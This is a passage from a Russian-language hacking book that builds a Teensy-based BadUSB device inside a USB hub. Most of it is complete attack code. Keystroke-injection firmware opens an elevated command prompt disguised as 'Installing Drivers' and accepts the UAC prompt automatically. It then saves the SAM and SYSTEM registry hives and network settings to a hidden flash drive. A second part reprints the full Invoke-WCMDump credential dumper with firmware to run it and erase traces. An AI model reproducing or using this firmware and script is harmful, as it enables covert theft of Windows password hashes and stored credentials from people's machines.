


Рис. 4.7. Устройство с флешкой

Как видно на рисунках, в качестве платформы взят четырехпортовый пассивный USB-концентратор. Отсутствие дополнительного питания накладывает некоторые ограничения на возможности его использования, так как если в один из портов подключить устройство, требовательное к питанию, плата Teensy и флешка могут перестать работать.

К одному из USB-портов концентратора припаиваются четыре провода от microUSB-порта типа male, к которому затем и будет подключаться плата Teensy. Распиновка представлена на следующей схеме (рис. 4.8):




Рис. 4.8. Распиновки контактов для разных USB-портов

В результате порт, к которому припаян провод от Teensy, становится неработоспособным, то есть к нему уже нельзя подключать другие USB-устройства. Об этом необходимо помнить при использовании концентратора. В другой, рабочий порт мы подключаем флешку. Размер флешки зависит от выполняемых задач. В примере ниже я использовал накопитель на 1 ГБ.

Теперь перейдем к рассмотрению сути самой атаки. Как известно, операционные системы семейства Windows хранят пользовательские пароли в зашифрованном виде. Для копирования данных о паролях необходимо экспортировать соответствующие ветки реестра. Сделать это можно с помощью следующих команд:

```
reg.exe save HKLM\SAM sam
reg.exe save HKLM\SYSTEM sys
```

Приведенные команды копируют содержимое веток `HKLM\SAM` и `HKLM\SYSTEM` в файлы `sam` и `sys` соответственно. Но нам-то нужно скопировать данные на нашу флешку. Так как мы не знаем, под какой буквой определился накопитель на атакуемой машине, нам необходимо написать небольшой скрипт, который будет проверять существование определенной папки на соответствующем диске.

```
if exist диск:\специальная_папка reg.exe save HKLM\SAM диск:\sam
if exist диск:\специальная папка reg.exe save HKLM\SYSTEM диск:\sys
```

Сначала создадим на флешке специальную папку, например MyDocsFolder. Далее мы будем проверять наличие на диске именно этой папки. В случае

если она существует, этот диск и есть наша флешка, и именно на него надо копировать файлы.

Вот как будет выглядеть код этого скрипта целиком.

```
'проверяем на наличие диска d и папки MyDocsFolder
'если данный путь присутствует, то делаем экспорт

if exist d:\MyDocsFolder reg.exe save HKLM\SAM d:\MyDocsFolder\sam
if exist d:\MyDocsFolder reg.exe save HKLM\SYSTEM d:\MyDocsFolder\sys

if exist e:\MyDocsFolder reg.exe save HKLM\SAM e:\MyDocsFolder\sam
if exist e:\MyDocsFolder reg.exe save HKLM\SYSTEM e:\MyDocsFolder\sys

if exist f:\MyDocsFolder reg.exe save HKLM\SAM f:\MyDocsFolder\sam
if exist f:\MyDocsFolder reg.exe save HKLM\SYSTEM f:\MyDocsFolder\sys

if exist g:\MyDocsFolder reg.exe save HKLM\SAM g:\MyDocsFolder\sam
if exist g:\MyDocsFolder reg.exe save HKLM\SYSTEM g:\MyDocsFolder\sys
...
if exist z:\MyDocsFolder reg.exe save HKLM\SAM z:\MyDocsFolder\sam
if exist z:\MyDocsFolder reg.exe save HKLM\SYSTEM z:\MyDocsFolder\sys
```

В случае если диска с такой буквой или папки не существует, сценарий просто перейдет к выполнению следующей команды.

В дополнение к собранной с атакуемой машины информации об учетных данных можно также сохранить файл со всеми сетевыми настройками с данного компьютера. Сделать это можно с помощью следующей команды:

```
if exist d:\MyDocsFolder ipconfig /all > d:\MyDocsFolder\comp.txt"
```

Далее приводится полный код прошивки, выполняющей данные действия. Обратите внимание на продолжительные паузы при копировании файлов с зашифрованными учетными данными. Эти файлы занимают более десяти мегабайт, и на их копирование потребуется некоторое время.

```
#include<usb_private.h>


void setup(){

 delay(5000);

 while(!cmd_admin(3,500))
 {
  reset_windows_desktop(2000);
 }

Keyboard.println("if exist d:\\MyDocsFolder reg.exe save HKLM\\SAM d:\\MyDocsFolder\\sam");
delay(2000);
Keyboard.println("if exist d:\\MyDocsFolder reg.exe save HKLM\\SYSTEM d:\\MyDocsFolder\\sys");
delay(8000);
```

```
Keyboard.println("if exist d:\\MyDocsFolder ipconfig /all > d:\\MyDocsFolder\comp.txt");
delay(1000);
Keyboard.println("if exist e:\\MyDocsFolder reg.exe save HKLM\\SAM e:\\MyDocsFolder\\sam");
delay(2000);
Keyboard.println("if exist e:\\MyDocsFolder reg.exe save HKLM\\SYSTEM e:\\MyDocsFolder\\sys");
delay(8000);
Keyboard.println("if exist e:\\MyDocsFolder ipconfig /all > e:\\MyDocsFolder\comp.txt");
delay(1000);
Keyboard.println("if exist f:\\MyDocsFolder reg.exe save HKLM\\SAM f:\\MyDocsFolder\\sam");
delay(2000);
Keyboard.println("if exist f:\\MyDocsFolder reg.exe save HKLM\\SYSTEM f:\\MyDocsFolder\\sys");
delay(8000);
Keyboard.println("if exist f:\\MyDocsFolder ipconfig /all > f:\\MyDocsFolder\comp.txt");
delay(1000);
Keyboard.println("if exist g:\\MyDocsFolder reg.exe save HKLM\\SAM g:\\MyDocsFolder\\sam");
delay(2000);
Keyboard.println("if exist g:\\MyDocsFolder reg.exe save HKLM\\SYSTEM g:\\MyDocsFolder\\sys");
delay(8000);
Keyboard.println("if exist g:\\MyDocsFolder ipconfig /all > g:\\MyDocsFolder\comp.txt");
delay(1000);
Keyboard.println("if exist h:\\MyDocsFolder reg.exe save HKLM\\SAM h:\\MyDocsFolder\\sam");
delay(2000);
Keyboard.println("if exist h:\\MyDocsFolder reg.exe save HKLM\\SYSTEM h:\\MyDocsFolder\\sys");
delay(8000);
Keyboard.println("if exist h:\\MyDocsFolder ipconfig /all > h:\\MyDocsFolder\comp.txt");
delay(1000);
Keyboard.println("if exist i:\\MyDocsFolder reg.exe save HKLM\\SAM i:\\MyDocsFolder\\sam");
delay(2000);
Keyboard.println("if exist i:\\MyDocsFolder reg.exe save HKLM\\SYSTEM i:\\MyDocsFolder\\sys");
delay(8000);
Keyboard.println("if exist i:\\MyDocsFolder ipconfig /all > i:\\MyDocsFolder\comp.txt");
delay(1000);
Keyboard.println("if exist j:\\MyDocsFolder reg.exe save HKLM\\SAM j:\\MyDocsFolder\\sam");
delay(2000);
Keyboard.println("if exist j:\\MyDocsFolder reg.exe save HKLM\\SYSTEM j:\\MyDocsFolder\\sys");
delay(8000);
Keyboard.println("if exist j:\\MyDocsFolder ipconfig /all > j:\\MyDocsFolder\comp.txt");
delay(1000);
Keyboard.println("if exist k:\\MyDocsFolder reg.exe save HKLM\\SAM k:\\MyDocsFolder\\sam");
delay(2000);
Keyboard.println("if exist k:\\MyDocsFolder reg.exe save HKLM\\SYSTEM k:\\MyDocsFolder\\sys");
delay(8000);
Keyboard.println("if exist k:\\MyDocsFolder ipconfig /all > k:\\MyDocsFolder\comp.txt");
delay(1000);
Keyboard.println("if exist l:\\MyDocsFolder reg.exe save HKLM\\SAM l:\\MyDocsFolder\\sam");
delay(2000);
Keyboard.println("if exist l:\\MyDocsFolder reg.exe save HKLM\\SYSTEM l:\\MyDocsFolder\\sys");
delay(8000);
Keyboard.println("if exist l:\\MyDocsFolder ipconfig /all > l:\\MyDocsFolder\comp.txt");
delay(1000);
Keyboard.println("if exist m:\\MyDocsFolder reg.exe save HKLM\\SAM m:\\MyDocsFolder\\sam");
delay(2000);
```

```
Keyboard.println("if exist m:\\MyDocsFolder reg.exe save HKLM\\SYSTEM m:\\MyDocsFolder\\sys");
delay(8000);
Keyboard.println("if exist m:\\MyDocsFolder ipconfig /all > m:\\MyDocsFolder\comp.txt");
delay(1000);
Keyboard.println("if exist n:\\MyDocsFolder reg.exe save HKLM\\SAM n:\\MyDocsFolder\\sam");
delay(2000);
Keyboard.println("if exist n:\\MyDocsFolder reg.exe save HKLM\\SYSTEM n:\\MyDocsFolder\\sys");
delay(8000);
Keyboard.println("if exist n:\\MyDocsFolder ipconfig /all > n:\\MyDocsFolder\comp.txt");
delay(1000);
Keyboard.println("if exist o:\\MyDocsFolder reg.exe save HKLM\\SAM o:\\MyDocsFolder\\sam");
delay(2000);
Keyboard.println("if exist o:\\MyDocsFolder reg.exe save HKLM\\SYSTEM o:\\MyDocsFolder\\sys");
delay(8000);
Keyboard.println("if exist o:\\MyDocsFolder ipconfig /all > o :\\MyDocsFolder\comp.txt");
delay(1000);
Keyboard.println("if exist p:\\MyDocsFolder reg.exe save HKLM\\SAM p:\\MyDocsFolder\\sam");
delay(2000);
Keyboard.println("if exist p:\\MyDocsFolder reg.exe save HKLM\\SYSTEM p:\\MyDocsFolder\\sys");
delay(8000);
Keyboard.println("if exist p:\\MyDocsFolder ipconfig /all > p:\\MyDocsFolder\comp.txt");
delay(1000);
Keyboard.println("if exist r:\\MyDocsFolder reg.exe save HKLM\\SAM r:\\MyDocsFolder\\sam");
delay(2000);
Keyboard.println("if exist r:\\MyDocsFolder reg.exe save HKLM\\SYSTEM r:\\MyDocsFolder\\sys");
delay(8000);
Keyboard.println("if exist r:\\MyDocsFolder ipconfig /all > r:\\MyDocsFolder\comp.txt");
delay(1000);
Keyboard.println("if exist s:\\MyDocsFolder reg.exe save HKLM\\SAM s:\\MyDocsFolder\\sam");
delay(2000);
Keyboard.println("if exist s:\\MyDocsFolder reg.exe save HKLM\\SYSTEM s:\\MyDocsFolder\\sys");
delay(8000);
Keyboard.println("if exist s:\\MyDocsFolder ipconfig /all > s:\\MyDocsFolder\comp.txt");
delay(1000);
Keyboard.println("if exist t:\\MyDocsFolder reg.exe save HKLM\\SAM t:\\MyDocsFolder\\sam");
delay(2000);
Keyboard.println("if exist t:\\MyDocsFolder reg.exe save HKLM\\SYSTEM t:\\MyDocsFolder\\sys");
delay(8000);
Keyboard.println("if exist t:\\MyDocsFolder ipconfig /all > t:\\MyDocsFolder\comp.txt");
delay(1000);
Keyboard.println("if exist u:\\MyDocsFolder reg.exe save HKLM\\SAM u:\\MyDocsFolder\\sam");
delay(2000);
Keyboard.println("if exist u:\\MyDocsFolder reg.exe save HKLM\\SYSTEM u:\\MyDocsFolder\\sys");
delay(8000);
Keyboard.println("if exist u:\\MyDocsFolder ipconfig /all > u:\\MyDocsFolder\comp.txt");
delay(1000);
Keyboard.println("if exist v:\\MyDocsFolder reg.exe save HKLM\\SAM v:\\MyDocsFolder\\sam");
delay(2000);
Keyboard.println("if exist v:\\MyDocsFolder reg.exe save HKLM\\SYSTEM v:\\MyDocsFolder\\sys");
delay(8000);
Keyboard.println("if exist v:\\MyDocsFolder ipconfig /all > v:\\MyDocsFolder\comp.txt");
delay(1000);
```

```
Keyboard.println("if exist w:\\MyDocsFolder reg.exe save HKLM\\SAM w:\\MyDocsFolder\\sam");
delay(2000);
Keyboard.println("if exist w:\\MyDocsFolder reg.exe save HKLM\\SYSTEM w:\\MyDocsFolder\\sys");
delay(8000);
Keyboard.println("if exist w:\\MyDocsFolder ipconfig /all > w:\\MyDocsFolder\comp.txt");
delay(1000);
Keyboard.println("if exist x:\\MyDocsFolder reg.exe save HKLM\\SAM x:\\MyDocsFolder\\sam");
delay(2000);
Keyboard.println("if exist x:\\MyDocsFolder reg.exe save HKLM\\SYSTEM x:\\MyDocsFolder\\sys");
delay(8000);
Keyboard.println("if exist x:\\MyDocsFolder ipconfig /all > x:\\MyDocsFolder\comp.txt");
delay(1000);
Keyboard.println("if exist y:\\MyDocsFolder reg.exe save HKLM\\SAM y:\\MyDocsFolder\\sam");
delay(2000);
Keyboard.println("if exist y:\\MyDocsFolder reg.exe save HKLM\\SYSTEM y:\\MyDocsFolder\\sys");
delay(8000);
Keyboard.println("if exist y:\\MyDocsFolder ipconfig /all > y:\\MyDocsFolder\comp.txt");
delay(1000);
Keyboard.println("if exist z:\\MyDocsFolder reg.exe save HKLM\\SAM z:\\MyDocsFolder\\sam");
delay(2000);
Keyboard.println("if exist z:\\MyDocsFolder reg.exe save HKLM\\SYSTEM z:\\MyDocsFolder\\sys");
delay(8000);
Keyboard.println("if exist z:\\MyDocsFolder ipconfig /all > z:\\MyDocsFolder\comp.txt");
delay(1000);


Keyboard.println("exit");
}

void loop(){
}



void wait_for_drivers(int sleep)
{
  bool CapsLockTrap = is_caps_on();
  while(CapsLockTrap == is_caps_on())
  {
    Keyboard.set_key1(KEY_CAPS_LOCK);
    Keyboard.send_now();
    delay(200);
    Keyboard.set_modifier(0);
    Keyboard.set_key1(0);
    Keyboard.send_now();
    delay(500);
    delay(sleep);
  }
  Keyboard.set_key1(KEY_CAPS_LOCK);
  Keyboard.send_now();
  delay(200);
  Keyboard.set_modifier(0);
  Keyboard.set_key1(0);
```

```
  Keyboard.send_now();
  delay(500);
  delay(sleep);
}

int ledkeys(void) {return int(keyboard_leds);}

bool is_caps_on(void) {return ((ledkeys() & 2) == 2) ? true : false;}

bool cmd_admin(int reps, int millisecs)
{
  make_sure_capslock_is_off();
  delay(700);
  Keyboard.set_modifier(MODIFIERKEY_RIGHT_GUI);
  Keyboard.send_now();
  Keyboard.set_modifier(0);
  Keyboard.send_now();
  delay(3000);
  Keyboard.print("cmd /T:01 /K \"@echo off && mode con:COLS=15 LINES=1 && title
                 Installing Drivers\"");
  delay(2000);
  Keyboard.set_modifier(MODIFIERKEY_CTRL);
  Keyboard.send_now();
  Keyboard.set_modifier(MODIFIERKEY_CTRL | MODIFIERKEY_SHIFT);
  Keyboard.send_now();
  Keyboard.set_key1(KEY_ENTER);
  Keyboard.send_now();
  delay(200);
  Keyboard.set_modifier(0);
  Keyboard.set_key1(0);
  Keyboard.send_now();
  delay(500);
  delay(7000);
  send_left_enter();
  delay(4000);
  create_click_capslock_win();
  check_for_capslock_success_teensy(reps,millisecs);
}

bool cmd(int reps, int millisecs, char *SomeCommand)
{
  make_sure_capslock_is_off();
  delay(700);
  Keyboard.set_modifier(MODIFIERKEY_RIGHT_GUI);
  Keyboard.set_key1(KEY_R);
  Keyboard.send_now();

  delay(500);
  Keyboard.set_modifier(0);
  Keyboard.set_key1(0);
  Keyboard.send_now();

  Keyboard.print(SomeCommand);
```

```
  Keyboard.set_key1(KEY_ENTER);
  Keyboard.send_now();

  Keyboard.set_key1(0);
  Keyboard.send_now();

  delay(3000);
  create_click_capslock_win();
  check_for_capslock_success_teensy(reps,millisecs);
}

void make_sure_capslock_is_off(void)
{
  if (is_caps_on())
  {
    delay(500);
    Keyboard.set_key1(KEY_CAPS_LOCK);
    Keyboard.send_now();
    delay(200);
    delay(700);
    Keyboard.set_modifier(0);
    Keyboard.set_key1(0);
    Keyboard.send_now();
    delay(500);
    delay(700);
  }
}

void create_click_capslock_win()
{
  Keyboard.println("echo Set WshShell = WScript.CreateObject(\"WScript.Shell\"): WshShell.
                   SendKeys \"{CAPSLOCK}\"' > %temp%\\capslock.vbs");
  delay(400);
  Keyboard.println("wscript %temp%\\capslock.vbs");
  delay(2000);
}

bool check_for_capslock_success_teensy(int reps, int millisecs)
{
  unsigned int i = 0;
  do
  {
  delay(millisecs);
  if (is_caps_on())
    {
      make_sure_capslock_is_off();
      delay(700);
      return true;
    }
    i++;
  }
  while (!is_caps_on() && (i<reps));
```

```
  return false;
}

void minimise_windows(void)
{
  Keyboard.set_modifier(MODIFIERKEY_RIGHT_GUI);
  Keyboard.set_key1(KEY_M);
  Keyboard.send_now();
  delay(300);
  Keyboard.set_modifier(0);
  Keyboard.set_key1(0);
  Keyboard.send_now();
  delay(500);
  delay(300);
}

void reset_windows_desktop(int sleep)
{
  delay(1000);
  minimise_windows();
  delay(sleep);
  minimise_windows();
  delay(sleep);
  minimise_windows();
  delay(200);
}

void send_left_enter(){
   delay(1000);
   Keyboard.set_key1(KEY_LEFT);
   Keyboard.send_now();
   delay(100);
   Keyboard.set_key1(0);
   Keyboard.send_now();

   Keyboard.set_key1(KEY_ENTER);
   Keyboard.send_now();
   delay(100);
   Keyboard.set_key1(0);
   Keyboard.send_now();
}
```

Как видно, код прошивки получился довольно громоздким, содержащим множество повторяющихся команд. Как вариант оптимизации можно проверять наличие только первых 8–10 букв алфавита. Также можно написать скрипт на Powershell, который будет самостоятельно формировать нужные строки для проверки существования каталогов и копирования файлов. Думаю, с учетом приведенных выше примеров читатель способен самостоятельно решить данную задачу.

В целом же на основе данного примера можно реализовать множество атак, направленных на сбор информации с атакуемой машины.

4.1.13. Извлекаем учетные данные без прав администратора

Когда я уже завершал работу над книгой, на профильных роесурсах появилась новость о создании специального скрипта Invoke-WCMDump, способного извлекать информацию из диспетчера учетных данных Windows.

Разработчик Баррет Адамс (Barrett Adams) опубликовал на портале GitHub скрипт PowerShell, который, по его утверждению, позволяет собрать учетные данные Windows из диспетчера учетных данных (Credential Manager). Так пароли извлекаются для учетных данных типа «Общий» (Generic), но не для типа «Домен» (Domain). Отличительной чертой данного сценария является то, что для его работы не требуются административные права.

Правда, в некоторых версиях ОС Windows выполнение сценариев по умолчанию запрещено, и для успешной работы скрипта необходимо повышение прав. Однако, учитывая распространение PowerShell в том числе и для решения административных задач на пользовательских машинах, думаю, в целом данный скрипт будет вполне применим для реализации атак, связанных с хищением учетных данных.

Подробнее о данном скрипте можно почитать в статье: https://www.securitylab.ru/news/490215.php

Ниже приведен исходный код на PowerShell.

```
function Invoke-WCMDump
{
    <#
    .SYNOPSIS
        Dumps Windows credentials from the Windows Credential Manager
        for the current user.
        Author:   Barrett Adams (@peewpw)
    .DESCRIPTION
       Enumerates Windows credentials in the Credential Manager and then
       extracts available information about each one. Passwords can be
       retrieved for "Generic" type credentials, but not for "Domain" type
       credentials.
    .EXAMPLE
       PS>Import-Module .\Invoke-WCMDump.ps1
       PS>Invoke-WCMDump
            Username            : testusername
            Password            : P@ssw0rd!
            Target              : TestApplication
            Description         :
            LastWriteTime       : 12/9/2017 4:46:50 PM
            LastWriteTimeUtc    : 12/9/2017 9:46:50 PM
            Type                : Generic
            PersistenceType     : Enterprise
    #>

$source = @"
// C# modified from https://github.com/spolnik/Simple.CredentialsManager
using Microsoft.Win32.SafeHandles;
```

```
using System;
using System.Collections.Generic;
using System.Runtime.InteropServices;
using System.Security.Permissions;
public class Credential : IDisposable
{
      private static readonly object LockObject = new object();
      private static readonly SecurityPermission UnmanagedCodePermission;
      private string description;
      private DateTime lastWriteTime;
      private string password;
      private PersistenceType persistenceType;
      private string target;
      private CredentialType type;
      private string username;
      static Credential()
      {
            lock (LockObject)
            {
               UnmanagedCodePermission = new SecurityPermission(SecurityPermi-
                                         ssionFlag.UnmanagedCode);
            }
      }
      public Credential(string username, string password, string target,
                        CredentialType type)
      {
            Username = username;
            Password = password;
            Target = target;
            Type = type;
            PersistenceType = PersistenceType.Session;
            lastWriteTime = DateTime.MinValue;
      }
      public string Username
      {
            get { return username; }
            set { username = value; }
      }
      public string Password
      {
            get { return password; }
            set { password = value; }
      }
      public string Target
      {
            get { return target; }
            set { target = value; }
      }
      public string Description
      {
            get { return description; }
            set { description = value; }
```

```
        }
        public DateTime LastWriteTime
        {
            get { return LastWriteTimeUtc.ToLocalTime(); }
        }
        public DateTime LastWriteTimeUtc
        {
            get { return lastWriteTime; }
            private set { lastWriteTime = value; }
        }
        public CredentialType Type
        {
            get { return type; }
            set { type = value; }
        }
        public PersistenceType PersistenceType
        {
            get { return persistenceType; }
            set { persistenceType = value; }
        }
        public void Dispose() { }
        public bool Load()
        {
            UnmanagedCodePermission.Demand();
            IntPtr credPointer;
            Boolean result = NativeMethods.CredRead(Target, Type, 0, out
credPointer);
            if (!result)
                return false;
            using (NativeMethods.CriticalCredentialHandle credentialHandle = new
NativeMethods.CriticalCredentialHandle(credPointer))
            {
                LoadInternal(credentialHandle.GetCredential());
            }
            return true;
        }
        public static IEnumerable<Credential> LoadAll()
        {
            UnmanagedCodePermission.Demand();

            IEnumerable<NativeMethods.CREDENTIAL> creds = NativeMethods.
CredEnumerate();
            List<Credential> credlist = new List<Credential>();

            foreach (NativeMethods.CREDENTIAL cred in creds)
            {
                Credential fullCred = new Credential(cred.UserName, null, cred.
TargetName, (CredentialType)cred.Type);
                if (fullCred.Load())
                    credlist.Add(fullCred);
            }
            return credlist;
```

```
        }
        internal void LoadInternal(NativeMethods.CREDENTIAL credential)
        {
                Username = credential.UserName;
                if (credential.CredentialBlobSize > 0)
                {
                        Password = Marshal.PtrToStringUni(credential.CredentialBlob,
credential.CredentialBlobSize / 2);
                }
                Target = credential.TargetName;
                Type = (CredentialType)credential.Type;
                PersistenceType = (PersistenceType)credential.Persist;
                Description = credential.Comment;
                LastWriteTimeUtc = DateTime.FromFileTimeUtc(credential.LastWritten);
        }
}
public class NativeMethods
{
        [DllImport("Advapi32.dll", EntryPoint = "CredReadW", CharSet = CharSet.
Unicode, SetLastError = true)]
        internal static extern bool CredRead(string target, CredentialType type,
int reservedFlag, out IntPtr credentialPtr);
        [DllImport("Advapi32.dll", EntryPoint = "CredFree", SetLastError = true)]
        internal static extern void CredFree([In] IntPtr cred);
        [DllImport("Advapi32.dll", EntryPoint = "CredEnumerate", SetLastError =
true, CharSet = CharSet.Unicode)]
        public static extern bool CredEnumerate(string filter, int flag, out int
count, out IntPtr pCredentials);
        [StructLayout(LayoutKind.Sequential)]
        internal struct CREDENTIAL
        {
                public int Flags;
                public int Type;
                [MarshalAs(UnmanagedType.LPWStr)] public string TargetName;
                [MarshalAs(UnmanagedType.LPWStr)] public string Comment;
                public long LastWritten;
                public int CredentialBlobSize;
                public IntPtr CredentialBlob;
                public int Persist;
                public int AttributeCount;
                public IntPtr Attributes;
                [MarshalAs(UnmanagedType.LPWStr)] public string TargetAlias;
                [MarshalAs(UnmanagedType.LPWStr)] public string UserName;
        }
        internal static IEnumerable<CREDENTIAL> CredEnumerate()
        {
                int count;
                IntPtr pCredentials;
                Boolean ret = CredEnumerate(null, 0, out count, out pCredentials);
                if (ret == false)
                        throw new Exception("Failed to enumerate credentials");
                List<CREDENTIAL> credlist = new List<CREDENTIAL>();
```

```
            IntPtr credential = new IntPtr();
            for (int n = 0; n < count; n++)
            {
                  credential = Marshal.ReadIntPtr(pCredentials, n * Marshal.
SizeOf(typeof(IntPtr)));
                  credlist.Add((CREDENTIAL)Marshal.PtrToStructure(credential,
typeof(CREDENTIAL)));
            }
            return credlist;
      }
      internal sealed class CriticalCredentialHandle : CriticalHandleZeroOrMinusOn
eIsInvalid
      {
            internal CriticalCredentialHandle(IntPtr preexistingHandle)
            {
                  SetHandle(preexistingHandle);
            }
            internal CREDENTIAL GetCredential()
            {
                  if (!IsInvalid)
                  {
                     return (CREDENTIAL)Marshal.PtrToStructure(handle, typeof(CREDENTIAL));
                  }
                  throw new InvalidOperationException("Invalid CriticalHandle!");
            }
            protected override bool ReleaseHandle()
            {
                  if (!IsInvalid)
                  {
                        CredFree(handle);
                        SetHandleAsInvalid();
                        return true;
                  }
                  return false;
            }
      }
}
public enum CredentialType : uint
{
      None = 0,
      Generic = 1,
      DomainPassword = 2,
      DomainCertificate = 3,
      DomainVisiblePassword = 4,
      GenericCertificate = 5,
      DomainExtended = 6,
      Maximum = 7,
      CredTypeMaximum = Maximum+1000
}
public enum PersistenceType : uint
{
      Session = 1,
```

```
    LocalComputer = 2,
    Enterprise = 3
}
"@
    $add = Add-Type -TypeDefinition $source -Language CSharp -PassThru
    $loadAll = [Credential]::LoadAll()
    Write-Output $loadAll
}
```

Как видно, скрипт достаточно громоздкий, и уместить его в память Teensy не получится. Здесь для его выполнения на пользовательской машине нам лучше всего воспользоваться связкой Teensy и внешней флешки. К тому же на нее можно будет сохранить полученный результат.

Поэтому нам необходимо реализовать следующие действия:

1. копирование файла со скриптом во временный каталог;
2. выполнение файла скрипта;
3. сохранение результата на флешку;
4. удаление скорпированного файла скрипта.

Реализовать эти действия можно с помощью таких команд:

```
Copy имя_диска:файл_скрипта.ps %TEMP%/ файл_скрипта.ps1
%TEMP%/ файл_скрипта.ps1 > %TEMP%/result
move %TEMP%/result имя_диска:\result
```

Далее приводится полный код прошивки для Teensy. Для выявления буквы, под которой определилась флешка, я использую тот же прием. В целях экономии места я не стал перебирать всевозможные буквы для обнаружения флешки, выбрав лишь букву «d».

```
#include<usb_private.h>

void setup(){

 delay(5000);

 while(!cmd_admin(3,500))
   {
   reset_windows_desktop(2000);
   }

Keyboard.println("if exist d:\\MyDocsFolder copy d:\\script1.ps1 %TEMP%\\script1.ps1");
delay(2000);
Keyboard.println("if exist d:\\MyDocsFolder %TEMP%\\script1.ps1 > %TEMP%\\result");
delay(8000);
Keyboard.println("if exist d:\\MyDocsFolder move %TEMP%\\result");
delay(1000);


Keyboard.println("exit");
```

```
}

void loop(){
}



void wait_for_drivers(int sleep)
{
 bool CapsLockTrap = is_caps_on();
 while(CapsLockTrap == is_caps_on())
 {
  Keyboard.set_key1(KEY_CAPS_LOCK);
  Keyboard.send_now();
  delay(200);
  Keyboard.set_modifier(0);
  Keyboard.set_key1(0);
  Keyboard.send_now();
  delay(500);
  delay(sleep);
 }
 Keyboard.set_key1(KEY_CAPS_LOCK);
 Keyboard.send_now();
 delay(200);
 Keyboard.set_modifier(0);
 Keyboard.set_key1(0);
 Keyboard.send_now();
 delay(500);
 delay(sleep);
}

int ledkeys(void) {return int(keyboard_leds);}

bool is_caps_on(void) {return ((ledkeys() & 2) == 2) ? true : false;}

bool cmd_admin(int reps, int millisecs)
{
 make_sure_capslock_is_off();
 delay(700);
 Keyboard.set_modifier(MODIFIERKEY_RIGHT_GUI);
 Keyboard.send_now();
 Keyboard.set_modifier(0);
 Keyboard.send_now();
 delay(3000);
 Keyboard.print("cmd /T:01 /K \"@echo off && mode con:COLS=15 LINES=1 && title
              Installing Drivers\"");
 delay(2000);
 Keyboard.set_modifier(MODIFIERKEY_CTRL);
 Keyboard.send_now();
 Keyboard.set_modifier(MODIFIERKEY_CTRL | MODIFIERKEY_SHIFT);
 Keyboard.send_now();
 Keyboard.set_key1(KEY_ENTER);
```

```
  Keyboard.send_now();
  delay(200);
  Keyboard.set_modifier(0);
  Keyboard.set_key1(0);
  Keyboard.send_now();
  delay(500);
  delay(7000);
  send_left_enter();
  delay(4000);
  create_click_capslock_win();
  check_for_capslock_success_teensy(reps,millisecs);
}

bool cmd(int reps, int millisecs, char *SomeCommand)
{
  make_sure_capslock_is_off();
  delay(700);
  Keyboard.set_modifier(MODIFIERKEY_RIGHT_GUI);
  Keyboard.set_key1(KEY_R);
  Keyboard.send_now();

  delay(500);
  Keyboard.set_modifier(0);
  Keyboard.set_key1(0);
  Keyboard.send_now();

  Keyboard.print(SomeCommand);
  Keyboard.set_key1(KEY_ENTER);
  Keyboard.send_now();

  Keyboard.set_key1(0);
  Keyboard.send_now();

  delay(3000);
  create_click_capslock_win();
  check_for_capslock_success_teensy(reps,millisecs);
}

void make_sure_capslock_is_off(void)
{
  if (is_caps_on())
  {
    delay(500);
    Keyboard.set_key1(KEY_CAPS_LOCK);
    Keyboard.send_now();
    delay(200);
    delay(700);
    Keyboard.set_modifier(0);
    Keyboard.set_key1(0);
    Keyboard.send_now();
    delay(500);
  delay(700);
```

```
  }
}

void create_click_capslock_win()
{
  Keyboard.println("echo Set WshShell = WScript.CreateObject(\"WScript.Shell\"):
                    WshShell.SendKeys \"{CAPSLOCK}\"' > %temp%\\capslock.vbs");
  delay(400);
  Keyboard.println("wscript %temp%\\capslock.vbs");
  delay(2000);
}

bool check_for_capslock_success_teensy(int reps, int millisecs)
{
  unsigned int i = 0;
  do
  {
    delay(millisecs);
    if (is_caps_on())
    {
      make_sure_capslock_is_off();
      delay(700);
      return true;
    }
    i++;
  }
  while (!is_caps_on() && (i<reps));
  return false;
}

void minimise_windows(void)
{
  Keyboard.set_modifier(MODIFIERKEY_RIGHT_GUI);
  Keyboard.set_key1(KEY_M);
  Keyboard.send_now();
  delay(300);
  Keyboard.set_modifier(0);
  Keyboard.set_key1(0);
  Keyboard.send_now();
  delay(500);
  delay(300);
}

void reset_windows_desktop(int sleep)
{
  delay(1000);
  minimise_windows();
  delay(sleep);
  minimise_windows();
  delay(sleep);
  minimise_windows();
  delay(200);
```

```
}

void send_left_enter(){
   delay(1000);
   Keyboard.set_key1(KEY_LEFT);
   Keyboard.send_now();
   delay(100);
   Keyboard.set_key1(0);
   Keyboard.send_now();

   Keyboard.set_key1(KEY_ENTER);
   Keyboard.send_now();
   delay(100);
   Keyboard.set_key1(0);
   Keyboard.send_now();
}
```

4.1.14. Автоматическая настройка приложений на пользовательской машине

Сегодня трудно себе представить персональный компьютер без офисных приложений. Даже на машинах программистов и инженеров обязательно есть офисные пакеты и средства связи. При этом есть множество приложений, которым мы привыкли доверять, – программы, делающие работу с компьютером более удобной. Здесь и офисные пакеты, такие как Microsoft Office, Open Office и аналогичные, и различные средства коммуникации, такие как Skype, WhatsUp, Telegram и другие. И хотя некоторые средства коммуникации ориентированы на использование на мобильных устройствах, сути это не меняет – мы к ним привыкли. Также многие пользователи не могут обойтись без таких вспомогательных утилит, как Punto Switcher, и различных плагинов к браузерам.

